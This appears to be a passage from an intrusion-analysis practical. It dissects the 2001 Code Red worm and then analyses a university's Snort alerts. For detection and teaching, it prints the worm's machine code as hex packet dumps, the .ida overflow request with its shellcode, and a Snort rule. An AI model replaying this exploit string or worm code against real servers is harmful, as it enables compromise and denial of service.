00 89 47 08 64 89 3D 00 00 00 00 E9 6F 0A 00 00  ..G.d.=.....o...
8F 85 60 FE FF FF C7 85 F0 FE FF FF FF FF FF FF  ..`.............
8B 85 68 FE FF FF 83 E8 07 89 85 F4 FE FF FF C7  ..h.............
85 58 FE FF FF 00 00 E0 77 E8 9B 0A 00 00 83 BD  .X......w.......
70 FE FF FF 00 0F 85 DD 01 00 00 8B 8D 58 FE FF  p............X..
FF 81 C1 00 00 01 00 89 8D 58 FE FF FF 81 BD 58  .........X.....X
FE FF FF 00 00 00 78 75 0A C7 85 58 FE FF FF 00  ......xu...X....
00 F0 BF 8B 95 58 FE FF FF 33 C0 66 8B 02 3D 4D  .....X...3.f..=M
5A 00 00 0F 85 9A 01 00 00 8B 8D 58 FE FF FF 8B  Z..........X....
51 3C 8B 85 58 FE FF FF 33 C9 66 8B 0C 10 81 F9  Q<..X...3.f.....
50 45 00 00 0F 85 79 01 00 00 8B 95 58 FE FF FF  PE....y.....X...
8B 42 3C 8B 8D 58 FE FF FF 8B 54 01 78 03 95 58  .B<..X....T.x..X
FE FF FF 89 95 54 FE FF FF 8B 85 54 FE FF FF 8B  .....T.....T....
48 0C 03 8D 58 FE FF FF 89 8D 4C FE FF FF 8B 95  H...X.....L.....
4C FE FF FF 81 3A 4B 45 52 4E 0F 85 33 01 00 00  L....:KERN..3...
8B 85 4C FE FF FF 81 78 04 45 4C 33 32 0F 85 20  ..L....x.EL32.. 
01 00 00 8B 8D 58 FE FF FF 89 8D 34 FE FF FF 8B  .....X.....4....
95 54 FE FF FF 8B 85 58 FE FF FF 03 42 20 89 85  .T.....X....B ..
4C FE FF FF C7 85 48 FE FF FF 00 00 00 00 EB 1E  L.....H.........
8B 8D 48 FE FF FF 83 C1 01 89 8D 48 FE FF FF 8B  ..H........H....
95 4C FE FF FF 83 C2 04 89 95 4C FE FF FF 8B 85  .L........L.....
54 FE FF FF 8B 8D 48 FE FF FF 3B 48 18 0F 8D C0  T.....H...;H....
00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D 58 FE FF  .....L.......X..
FF 81 3C 01 47 65 74 50 0F 85 A0 00 00 00 8B 95  ..<.GetP........
4C FE FF FF 8B 02 8B 8D 58 FE FF FF 81 7C 01 04  L.......X....|..
72 6F 63 41 0F 85 84 00 00 00 8B 95 48 FE FF FF  rocA........H...
03 95 48 FE FF FF 03 95 58 FE FF FF 8B 85 54 FE  ..H.....X.....T.
FF FF 8B 48 24 33 C0 66 8B 04 0A 89 85 4C FE FF  ...H$3.f.....L..
FF 8B 8D 54 FE FF FF 8B 51 10 8B 85 4C FE FF FF  ...T....Q...L...
8D 4C 10 FF 89 8D 4C FE FF FF 8B 95 4C FE FF FF  .L....L.....L...
03 95 4C FE FF FF 03 95 4C FE FF FF 03 95 4C FE  ..L.....L.....L.
FF FF 03 95 58 FE FF FF 8B 85 54 FE FF FF 8B 48  ....X.....T....H
1C 8B 14 0A 89 95 4C FE FF FF 8B 85 4C FE FF FF  ......L.....L...
03 85 58 FE FF FF 89 85 70 FE FF FF EB 05 E9 0D  ..X.....p.......
FF FF FF E9 16 FE FF FF 8D BD F0 FE FF FF 8B 47  ...............G
08 64 A3 00 00 00 00 83 BD 70 FE FF FF 00 75 05  .d.......p....u.
E9 38 08 00 00 C7 85 4C FE FF FF 01 00 00 00 EB  .8.....L........
0F 8B 8D 4C FE FF FF 83 C1 01 89 8D 4C FE FF FF  ...L........L...
8B 95 68 FE FF FF 0F BE 02 85 C0 0F 84 8D 00 00  ..h.............
00 8B 8D 68 FE FF FF 0F BE 11 83 FA 09 75 21 8B  ...h.........u!.
85 68 FE FF FF 83 C0 01 8B F4 50 FF 95 90 FE FF  .h........P.....
FF 3B F4 90 43 4B 43 4B 89 85 34 FE FF FF EB 2A  .;..CKCK..4....*
8B F4 8B 8D 68 FE FF FF 51 8B 95 34 FE FF FF 52  ....h...Q..4...R
FF 95 70 FE FF FF 3B F4 90 43 4B 43 4B 8B 8D 4C  ..p...;..CKCK..L
FE FF FF 89 84 8D 8C FE FF FF EB 0F 8B 95 68 FE  ..............h.
```

```
FF FF 83 C2 01 89 95 68 FE FF FF 8B 85 68 FE FF  .......h.....h..
FF 0F BE 08 85 C9 74 02 EB E2 8B 95 68 FE FF FF  ......t.....h...
83 C2 01 89 95 68 FE FF FF E9 53 FF FF FF 8B 85  .....h....S.....
68 FE FF FF 83 C0 01 89 85 68 FE FF FF 8B 4D 08  h........h....M.
8B 91 84 00 00 00 89 95 6C FE FF FF C7 85 4C FE  ........l.....L.
FF FF 04 00 00 00 C6 85 D0 FE FF FF 68 8B 45 08  ............h.E.
89 85 D1 FE FF FF C7 85 D5 FE FF FF 5B 53 53 FF  ............[SS.
C7 85 D9 FE FF FF 63 78 90 90 8B 4D 08 8B 51 10  ......cx...M..Q.
89 95 50 FE FF FF 83 BD 50 FE FF FF 00 75 26 8B  ..P.....P....u&.
F4 6A 00 8D 85 4C FE FF FF 50 8B 8D 68 FE FF FF  .j...L...P..h...
51 8B 55 08 8B 42 08 50 FF 95 6C FE FF FF 3B F4  Q.U..B.P..l...;.
90 43 4B 43 4B 83 BD 50 FE FF FF 64 7D 5C 8B 8D  .CKCK..P...d}\..
50 FE FF FF 83 C1 01 89 8D 50 FE FF FF 8B 95 50  P........P.....P
FE FF FF 69                                      ...i

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] CodeRed Worm Defacement Sent [**]
07/19-11:39:26.411127 212.210.221.67:3215 -> xxx.yyy.www.27:80
TCP TTL:104 TOS:0x0 ID:57758 IpLen:20 DgmLen:1155 DF
***AP*** Seq: 0xBA5B803  Ack: 0xAF20D7  Win: 0x4470  TcpLen: 20
FF 8B 8D 64 FE FF FF 0F BE 11 85 D2 74 02 EB D3  ...d........t...
8B F4 6A 00 8B 85 4C FE FF FF 50 8B 4D 08 8B 51  ..j...L...P.M..Q
64 52 8B 85 78 FE FF FF 50 FF 95 C0 FE FF FF 3B  dR..x...P......;
F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00  ..CKCK..L.......
8B 8D 68 FE FF FF 83 C1 07 89 8D 64 FE FF FF EB  ..h........d....
1E 8B 95 64 FE FF FF 83 C2 01 89 95 64 FE FF FF  ...d........d...
8B 85 4C FE FF FF 83 C0 01 89 85 4C FE FF FF 8B  ..L........L....
8D 64 FE FF FF 0F BE 11 85 D2 74 02 EB D3 8B F4  .d........t.....
6A 00 8B 85 4C FE FF FF 50 8B 8D 68 FE FF FF 83  j...L...P..h....
C1 07 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF  ..Q..x...R......
3B F4 90 43 4B 43 4B 8B 45 08 8B 48 70 89 8D 4C  ;..CKCK.E..Hp..L
FE FF FF 8B F4 6A 00 8B 95 4C FE FF FF 52 8B 45  .....j...L...R.E
08 8B 48 78 51 8B 95 78 FE FF FF 52 FF 95 C0 FE  ..HxQ..x...R....
FF FF 3B F4 90 43 4B 43 4B C6 85 FC FE FF FF 00  ..;..CKCK.......
8B F4 6A 00 68 00 01 00 00 8D 85 FC FE FF FF 50  ..j.h..........P
8B 8D 78 FE FF FF 51 FF 95 C4 FE FF FF 3B F4 90  ..x...Q......;..
43 4B 43 4B 89 85 4C FE FF FF 8B F4 8B 95 78 FE  CKCK..L.......x.
FF FF 52 FF 95 C8 FE FF FF 3B F4 90 43 4B 43 4B  ..R......;..CKCK
E9 0C FB FF FF EB FE E8 8C F5 FF FF EB 30 58 83  .............0X.
C0 05 55 57 53 56 50 6A 3C 8B F0 83 C6 0C 56 68  ..UWSVPj<.....Vh
00 01 00 00 FF 70 08 FF 74 24 28 FF 10 58 50 FF  .....p..t$(..XP.
74 24 18 FF 50 04 58 5E 5B 5F 5D FF 20 90 E8 CB  t$..P.X^[_]. ...
FF FF FF E8 7B F9 FF FF B8 78 56 34 12 B8 78 56  ....{....xV4..xV
34 12 B8 78 56 34 12 B8 78 56 34 12 B8 78 56 34  4..xV4..xV4..xV4
12 58 50 8B BD 68 FE FF FF 89 47 F2 C3 8B 44 24  .XP..h....G...D$
0C 05 B8 00 00 C7 00 12 43 C9 00 33 C0 C3 EB  .........C..3...
EC E8 F1 F4 FF FF 4C 6F 61 64 4C 69 62 72 61 72  ......LoadLibrar
79 41 00 47 65 74 53 79 73 74 65 6D 54 69 6D 65  yA.GetSystemTime
00 43 72 65 61 74 65 54 68 72 65 61 64 00 43 72  .CreateThread.Cr
65 61 74 65 46 69 6C 65 41 00 53 6C 65 65 70 00  eateFileA.Sleep.
47 65 74 53 79 73 74 65 6D 44 65 66 61 75 6C 74  GetSystemDefault
4C 61 6E 67 49 44 00 56 69 72 74 75 61 6C 50 72  LangID.VirtualPr
6F 74 65 63 74 00 09 69 6E 66 6F 63 6F 6D 6D 2E  otect..infocomm.
64 6C 6C 00 54 63 70 53 6F 63 6B 53 65 6E 64 00  dll.TcpSockSend.
09 57 53 32 5F 33 32 2E 64 6C 6C 00 73 6F 63 6B  .WS2_32.dll.sock
65 74 00 63 6F 6E 6E 65 63 74 00 73 65 6E 64 00  et.connect.send.
72 65 63 76 00 63 6C 6F 73 65 73 6F 63 6B 65 74  recv.closesocket
```

```
00 09 77 33 73 76 63 2E 64 6C 6C 00 00 47 45 54  ..w3svc.dll..GET
20 00 3F 00 20 20 48 54 54 50 2F 31 2E 30 0D 0A   .?.  HTTP/1.0..
43 6F 6E 74 65 6E 74 2D 74 79 70 65 3A 20 74 65  Content-type: te
78 74 2F 78 6D 6C 0A 48 4F 53 54 3A 77 77 77 2E  xt/xml.HOST:www.
77 6F 72 6D 2E 63 6F 6D 0A 20 41 63 63 65 70 74  worm.com. Accept
3A 20 2A 2F 2A 0A 43 6F 6E 74 65 6E 74 2D 6C 65  : */*.Content-le
6E 67 74 68 3A 20 33 35 36 39 20 0D 0A 0D 0A 00  ngth: 3569 .....
63 3A 5C 6E 6F 74 77 6F 72 6D 00 4C 4D 54 48 0D  c:\notworm.LMTH.
0A 3C 68 74 6D 6C 3E 3C 68 65 61 64 3E 3C 6D 65  .<html><head><me
74 61 20 68 74 74 70 2D 65 71 75 69 76 3D 22 43  ta http-equiv="C
6F 6E 74 65 6E 74 2D 54 79 70 65 22 20 63 6F 6E  ontent-Type" con
74 65 6E 74 3D 22 74 65 78 74 2F 68 74 6D 6C 3B  tent="text/html;
20 63 68 61 72 73 65 74 3D 65 6E 67 6C 69 73 68   charset=english
22 3E 3C 74 69 74 6C 65 3E 48 45 4C 4C 4F 21 3C  "><title>HELLO!<
2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64 3E 3C 62  /title></head><b
61 64 79 3E 3C 68 72 20 73 69 7A 65 3D 35 3E 3C  ady><hr size=5><
66 6F 6E 74 20 63 6F 6C 6F 72 3D 22 72 65 64 22  font color="red"
3E 3C 70 20 61 6C 69 67 6E 3D 22 63 65 6E 74 65  ><p align="cente
72 22 3E 57 65 6C 63 6F 6D 65 20 74 6F 20 68 74  r">Welcome to ht
74 70 3A 2F 2F 77 77 77 2E 77 6F 72 6D 2E 63 6F  tp://www.worm.co
6D 20 21 3C 62 72 3E 3C 62 72 3E 48 61 63 6B 65  m !<br><br>Hacke
64 20 42 79 20 43 68 69 6E 65 73 65 21 3C 2F 66  d By Chinese!</f
6F 6E 74 3E 3C 2F 68 72 3E 3C 2F 62 61 64 79 3E  ont></hr></bady>
3C 2F 68 74 6D 6C 3E 20 20 20 20 20 20 20 20 20  </html>
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20
```

=+

Code Red Analysis

The analysis of this worm was based on the research performed by eEye Digital. The functionality of the worm had broken into 3 parts for better understanding.

1 - Core worm functionality

The initial infection starts to take place when a web server, vulnerable to the .ida attack, is hit with a HTTP get request that contains the necessary code to exploit the .ida attack and uses this worm as its payload.

At the time of the .ida overflow a systems stack memory will look like the following:

<MORE 4E 00>
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00

92 90 58 68 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
FA 00 00 00 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 90 90
90 81 C3 00 03 00 00 8B
1B 53 FF 53 78

The *return pointer* is overwritten with 0x7801CBD3 which an address within msvcrt.dll. The code on the stack jumps into the worm code that's held in the body of the initial HTTP request.

At this point the worm is executing his own code. The first thing to happen is that the worm sets up a new stack for its own use.

The worm then needs to setup its internal function jump table. A function jump table is a stack based table used to store function addresses. It allows the worm to generate the function addresses at run time (This makes the worm have a better chance of executing cleanly on more systems).

The technique used by this worm is what is called an RVA (Relative Virtual Addresses) lookup. Basically this means that all functions, or specifically GetProcAddress, are found within IIS itself.

In a nutshell, RVA techniques are used to get the address of GetProcAddress. GetProcAddress is then used to get the address of LoadLibraryA. Between these two functions all other functions that the worm may need can be easily found. The worm uses these two functions to load the following functions:

- From kernel32.dll:
  -GetSystemTime
  -CreateThread
  -CreateFileA
  -Sleep
  -GetSystemDefaultLangID
  -VirtualProtect

- From infocomm.dll:
  -TcpSockSend

- From WS2_32.dll:
  -socket
  -connect
  -send
  -recv
  -closesocket

Then the worm stores the base address of w3svc.dll which it will later use to potentially deface the infected website.

The worm now continues its path of execution, checking for the existence of c:\notworm, If this file does not exist then the worm continues onto the next step.

The worm will now check the infected systems local time (in UTC). If the Date is greater then 20th UTC, then the worm will proceed to goto the first step of the attack www.whitehouse.gov functionality.

If the date of your system is between the 1st and 19th it will attempt to deface the infected servers web page or try to propagate itself to other systems.

Infect a new host (send .ida worm to a "random" IP address on port 80). At this point the worm will resend itself to any IP addresses, which it can connect to port 80 on. It uses multiple send()'s so packet traffic may be broken up. On a successful completion of send, it closes the socket and goes to check for the existence of c:\notworm, therefore repeating this loop infinitely.

2 - Worm hack webpage functionality

This functionality is called after a hundred threads are spawned within the worm. The first thing the worm does is get the local codepage. A codepage specifies the local operating system language (I.E. English (US), Chinese, German etc...). It then compares the local codepage against 0x409. 0x409 is the codepage for English (US) systems. If the infected system is an English (US) system then the worm will proceed to deface the local systems webpage in memory. If the local codepage is not English (US) then this worm thread will return to check for the existence of c:\notworm.

Then this worm thread now sleeps for 2 hours. We anticipate that this is to allow the other worm threads to attempt to spread the infection before making a presence known via defacing the infected systems webpage.

To modify infected systems webpages in memory, this worm uses an interesting technique called "hooking" to effectively deface (alter) an infected systems webpages. Hooking is modifying code in memory to point to code that the worm provides. In this case the worm is modifying w3svc.dll to change the normal operation of a function called TcpSockSend. TcpSockSend is what w3svc.dll (IIS core engine) uses to send information back to the client. By modifying this, the worm is able to change data being written back to clients who request web pages of an infected server.

To perform hooking, first the worm makes the first 4000h bytes of w3svc.dll's memory writable. In a normal situation the memory for w3svc.dll (and basically all mapped dll's) is read-only. It uses the function VirtualProtect to change the memory of w3svc.dll to be writable, saving the old state to a stack variable.

Then this thread of the worm now sleeps for 10 hours. During this 10 hours all web requests to the infected server will return the "Hacked by chinese !" webpage.

After the 10 hours is up this thread will return w3svc.dll to its original state, including re-protecting memory.

Execution after this proceeds the return to check for the existence of c:\notworm in the core worm functionality.

3 - Attack www.whitehouse.gov functionality

If the date is 20th UTC the worm seems to shift its attacking focus to www.whitehouse.gov. It create a socket and connect to www.whitehouse.gov on port 80 and send 100k byes of data. Initially the worm will create a socket and connect to 198.137.240.91 (www.whitehouse.gov / www1.whitehouse.gov) on port 80.

> "When the date changed from the 19th to the 20th UTC, all IIS servers infected with the CODE RED worm were supposed to stop scanning (spreading the infection) and start flooding a specific IP address -- the one assigned to www1.whitehouse.gov. Fortunately, a simple strategy saved the Internet from weathering the storm of 200,000+ computers working together to flood the www1.whitehouse.gov webserver off the internet."
>
> "The worm code specifed that a connection must be made to a particular IP address: 198.137.240.91. The infected machine would start sending flood data if and only if the connection was successfully established. Large ISPs worked together last night to "black hole" packets sent to 198.137.240.91. This effectively prevented any infected server from being able to successfully establish a connection with that IP address. Hence, no infected server could begin sending flood data."

How to secure your system from this .ida "Code Red" worm

Since from June 18, 2001 when eEye Digital was released his security advisory, Microsoft has patch for this .ida vulnerability at: www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

In the specific case of this worm, it spreads itself to new vulnerable systems via the .ida vulnerability. Applying this patch will keep your server from being infected. However, as stated earlier, because of the way the worm creates its list of "random" IP addresses to attack, you could still be affected by a high traffic overload denial of service (DoS).

If you want to see if your being hit with this worm, set your IDS to monitor the .ida overflow. Doing this you should be able to detect this as an attack. Below is a Snort signature example.

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg:
"IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239;
flags: A+; uricontent: ".ida?"; classtype:
system-or-info-attempt; reference: arachnids,552;)
```

Another way to detect the "Code Red" worm be identified on victim machines by the presence of the following string in IIS log files:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531
b%u53ff%u0078%u0000%u00=a
```

Lessons Learned

The discovery of new buffer overflow exploits is almost a daily occurrence. Buffer overflows can be found in the most malicious packages, and seemingly at the worst times. A patch for this vulnerability has been available for over a month at the time of the release of the vulnerability.

More and more we are seeing an increase in worms attacking the Internet. Worms force computer security to become a global issue. With the rise of the Internet, not only you have to worry about securing your own systems, you also must be careful of the systems of your neighbors.

Keep your system up-to-date, but remember that just because a system is patched and hardened, it is not necessarily bulletproof. Simply hardening a host is not sufficient to keep it safe. In addition to hardening the operational system, implement file system integrity checking, so that in the event of an attack, it is possible to reconstruct the system and analyze file system damage quickly. Also make sure you have border defenses, like firewall's, ACL routers, configured to keep all unauthorized traffic away from unnecessary hosts. Good network based and host based intrusion detection is a necessity, also keep your rule sets up-to-date. At a minimum, make sure you have logs sent to a central logging server so that syslog data can't be compromised, to replay the attack for forensics analysis.

Have in mind that, as always, prevention is better than cure. And, if you don't already, subscribe to Intrusions or Bugtraq. It could save your system and your job.

References (Assignment 2)

Northcutt, Stephen, Cooper, Mark, Fearnow, Matt, and Frederick, Karen. Intrusion Signatures and Analysis. Indianapolis: New Riders Publishing, 2001.

eEye Digital Security Advisory for .ida vulnerability
http://www.eeye.com/html/Research/Advisories/AD20010618.html

Full analysis of the .ida "Code Red" worm by.eEye's posting at:
http://archives.neohapsis.com/archives/ntbugtraq/2001-q3/0016.html

Microsoft Security Bulletin MS01-033
Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise - Originally posted: June 18, 2001
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

Date: Fri, 20 Jul 2001 20:39:24 -0500
From: Vicki Irwin <vicki@xxxxxxxxxxxxx>
Subject: Handler's Diary 07/20/01
http://www.incidents.org/archives/intrusions/msg01134.html

Assignment 3 – "Analyze This" Scenario

Overview:

We have been asked to provide a security audit for a University. We have been provide with data from a Snort system with a fairly standard rulebase.

A detailed of my analysis process by which the data was initially examined, processed, and then fully analyzed, is presented in Appendix A. Certain assumptions were made, which are fully discussed in this appendix.

Traffic Overview – Alerts:

The alerts files covered 30 days of data collection starting on April 1st and ending on April 30th.


The data was analyzed using these files, posted at University site available to download.

alert.010401.gz	Alert.010411.gz	alert.010422.gz
Alert-02-Apr-2.gz	Alert.010412.gz	alert.010423.gz
Alert-02-Apr.gz	Alert.010413.gz	alert.010424.gz
alert.010403.gz	Alert.010414.gz	alert.010425.gz
alert.010404.gz	Alert.010415.gz	alert.010426.gz
alert.010405.gz	Alert.010416.gz	alert.010427.gz
alert.010406.gz	Alert.010417.gz	alert.010428.gz
alert.010407.gz	Alert.010418.gz	alert.010429.gz
alert.010408.gz	Alert.010419.gz	alert.010430.gz
alert.010409.gz	Alert.010420.gz	
alert.010410.gz	alert.010421.gz	

First, I will start out with a list of alerts in ascending order.

Snort Alert Data Summary (157.485 Total Alerts)


Snort Signature	#Alerts	#Sources	#Destinations
Happy 99 Virus	1	1	1
STATDX UDP attack	2	2	1
TCP SMTP Source Port traffic	5	2	5
Probable NMAP fingerprint attempt	13	9	12
connect to 515 from inside	13	8	8
ICMP SRC and DST outside network	55	27	31
Back Orifice	82	3	82
NMAP TCP ping!	95	29	64
Null scan!	196	133	116
TCP SRC and DST outside network	313	102	181
Queso fingerprint	325	80	141
High port 65535 udp - possible Red Worm - traffic	470	77	82
Watchlist 000222 NET-NCFC	498	45	39
SUNRPC highport access!	648	14	12
SMB Name Wildcard	730	462	437
Tiny Fragments - Possible Hostile Activity	1112	11	48
connect to 515 from outside	1617	49	1212
External RPC call	1646	47	1270
Port 55850 tcp - Possible myserver activity - ref. 010313-1	1881	51	56
WinGate 1080 Attempt	3301	254	2676
Possible RAMEN server activity	5105	843	3520
High port 65535 tcp - possible Red Worm - traffic	7492	68	5512
SYN-FIN scan!	8918	19	8170
Attempted Sun RPC high port access	19347	14	10
UDP SRC and DST outside network	19678	167	1525
Watchlist 000220 IL-ISDNNET-990517	25826	167	162
Russia Dynamo - SANS Flash 28-jul-00	28047	9	8
Possible trojan server activity	30069	4870	15444



Top Ten External IP Address

Based on the information above, the top ten source addresses are listed below and ranked by the number of alerts.

# Alerts	IP Address	Whois Info
7756	206.190.36.120	Yahoo! Broadcast Services, Inc. (NET-NETBLK1-YAHOOBS) Netblock: 206.190.32.0 - 206.190.63.255
5950	24.248.185.123	@Home Network (NETBLK-NSVLTN1-TN-12) SVLTN1-TN-12 24.248.176.0 - 24.248.191.255
5709	216.220.164.199	Pennsylvania Online (NETBLK-PAONLINE-1) Netblock: 216.220.160.0 - 216.220.175.255
5177	66.26.3.204	ROADRUNNER-MIDSOUTH (NETBLK-OADRUNNER-MIDSOUTH) Netblock: 66.26.0.0 - 66.26.255.255
3708	216.220.164.133	Pennsylvania Online (NETBLK-PAONLINE-1) Netblock: 216.220.160.0 - 216.220.175.255
3613	24.49.25.131	Adelphia Cable (NETBLK-ADEL-PTSLFL-UBR2-C3-1) ADEL-PTSLFL-UBR2-C3-1 (24.49.25.0 - 24.49.25.255)
3600	212.179.5.84	netname: KIBBUTZ-FAROD country: IL (212.179.5.64 - 212.179.5.95) hostmaster@isdn.net.il
3587	211.178.63.4	ISP Name: HANANET - Corp:HANKUK-DIGMEDIA - State: SEOUL (211.178.63.0-211.178.63.127)
3099	192.168.0.53	IANA (IANA-CBLK-RESERVED) 192.168.0.0 – 192.168.255.255
3071	194.87.6.106	Demos Company Ltd. - Moscow – Russia (194.87.0.0 - 194.87.255.255)



206.190.36.120

206.190.36.120 (maybe spoofed) port 1034 (NT INETINFO.EXE CPU Exploit) performed a massive *UDP SRC and DST outside* network to 233.28.65.62 port 5779. This happened in a short period of time (08:42:45 to 13:17:40 on 04/30).

```
04/30-08:42:55.403908  [**] UDP SRC and DST outside network [**]
206.190.36.120:1034 -> 233.28.65.62:5779
04/30-08:42:55.404572  [**] UDP SRC and DST outside network [**]
206.190.36.120:1034 -> 233.28.65.62:5779
04/30-08:42:56.890425  [**] UDP SRC and DST outside network [**]
206.190.36.120:1034 -> 233.28.65.62:5779
```

24.248.185.123

This single IP address made 5950 alerts from source port 32768 (Hack'a'Tack / HackAttack Trojan Horse) to two destination hosts (MY.NET.219.34 on 04/16 and MY.NET.222.106 on 04/23), with a destination port of 32771, this was Attempted *Sun RPC high port access* in a probably attempt to exploit a particular RPC service.

```
04/16-21:24:06.903606  [**] Attempted Sun RPC high port access [**]
24.248.185.123:32768 -> MY.NET.219.34:32771
04/16-21:24:08.245552  [**] Attempted Sun RPC high port access [**]
24.248.185.123:32768 -> MY.NET.219.34:32771
04/16-21:24:08.435358  [**] Attempted Sun RPC high port access [**]
24.248.185.123:32768 -> MY.NET.219.34:32771
```

So it's not as bad as first thought, the IPs listed above have the greatest chance of being owned via *statd* (assuming 32771 is the most common port for *statd* to use).

216.220.164.199

This host performed a massive attack (5709 instances) on 04/23 of *Possible Trojan Server Activity*. This Server made a complete subnet scan on MY.NET looking for compromised hosts on destination port 27374 (trojan / subseven).

```
04/23-03:57:30.466485  [**] Possible trojan server activity [**]
216.220.164.199:1188 -> MY.NET.221.245:27374
04/23-03:57:30.564644  [**] Possible trojan server activity [**]
216.220.164.199:1177 -> MY.NET.221.234:27374
04/23-03:57:36.153139  [**] Possible trojan server activity [**]
216.220.164.199:1272 -> MY.NET.222.75:27374
04/23-03:57:36.516780  [**] Possible trojan server activity [**]
216.220.164.199:1328 -> MY.NET.222.131:27374
```

66.26.3.204

The next host in our list performed 5177 instances of attempted *Sun RPC high port access* on 04/09, from source port 32768 to MY.NET.217.242, with a destination port of 32771 (rpc.ghost).

```
04/09-19:55:32.164018  [**] Attempted Sun RPC high port access [**]
66.26.3.204:32768 -> MY.NET.217.242:32771
